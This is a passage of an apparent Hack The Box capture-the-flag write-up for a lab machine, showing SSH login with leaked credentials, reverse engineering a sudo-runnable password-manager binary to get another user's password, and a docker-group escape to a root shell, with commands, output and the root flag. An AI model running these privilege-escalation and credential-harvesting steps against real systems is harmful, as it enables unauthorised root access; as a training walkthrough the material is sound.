
Started: Wed Mar 27 22:01:23 2024
Stopped: Wed Mar 27 22:01:56 2024

```

4) Logged into mattermost with it



5) Found credentials to the machine



6) Got ssh jaeger:Sh0ppyBest@pp!


```
(vigneswar@VigneswarPC)~$ ssh jaeger@10.10.11.180
jaeger@10.10.11.180's password:
Linux shoppo 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jaeger@shoppo:~$ |
```

Privilege Escalation

1) Found sudo permissions to run a binary as a different user

```
jaeger@shoppo:~$ sudo -l
Matching Defaults entries for jaeger on shoppo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppo:
    (deploy) /home/deploy/password-manager
jaeger@shoppo:~$ ls /home/deploy/password-manager
/home/deploy/password-manager
jaeger@shoppo:~$ |
```

2) Downloaded the binary

```
(vigneswar@VigneswarPC)~/tmp/temp$ scp jaeger@10.10.11.180:/home/deploy/password-manager .|
```

```
(vigneswar@VigneswarPC)~/tmp/temp$ ./password-manager
Welcome to Josh password manager!
Please enter your master password: |
```

3) Reverse Engineered the binary to find password

```
_ZNKSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE7compareERKS4_@plt (
  $rdi = 0x000007ffffffffdc00 → 0x000007ffffffffdc10 → 0x0000006f6c6c6568 ("hello"?),
  $rsi = 0x000007ffffffffdb0e → 0x000007ffffffffdbf0 → 0x00000656c706d6153 ("Sample"?),
  $rdx = 0x000007ffffffffdb0e → 0x000007ffffffffdbf0 → 0x00000656c706d6153 ("Sample"?),
)
[ #0] Id 1, Name: "password-manage", stopped 0x555555555317 in main (), reason: SINGLE STEP
[ #0] 0x555555555317 → main()
gef➤ |
```

The password is Sample

4) Got credentials for deploy


```
jaeger@shoppy:~$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
jaeger@shoppy:~$ |
```

5) The deploy user is member of dockers group

```
deploy@shoppy:~$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
deploy@shoppy:~$ |
```

6) Exploited it to get root access

gtfobins.github.io/gtfobins/docker/

 / docker ☆ Star 10,003

Shell File write File read SUID Sudo

This requires the user to be privileged enough to run docker, i.e. being in the `docker` group or being `root`.

Any other Docker Linux image should work, e.g., `debian`.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

```
deploy@shoppy:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
# ls
bin    dev    home      initrd.img.old  lib32  libx32    media  opt    root  sbin  sys  usr  vmlinuz
boot  etc    initrd.img  lib             lib64  lost+found mnt    proc   run   srv   tmp  var  vmlinuz.old
# cd /root
# ls
root.txt
# cat root.txt
1689d8fa9ee5cfb41192e7aaf129efba
# |
```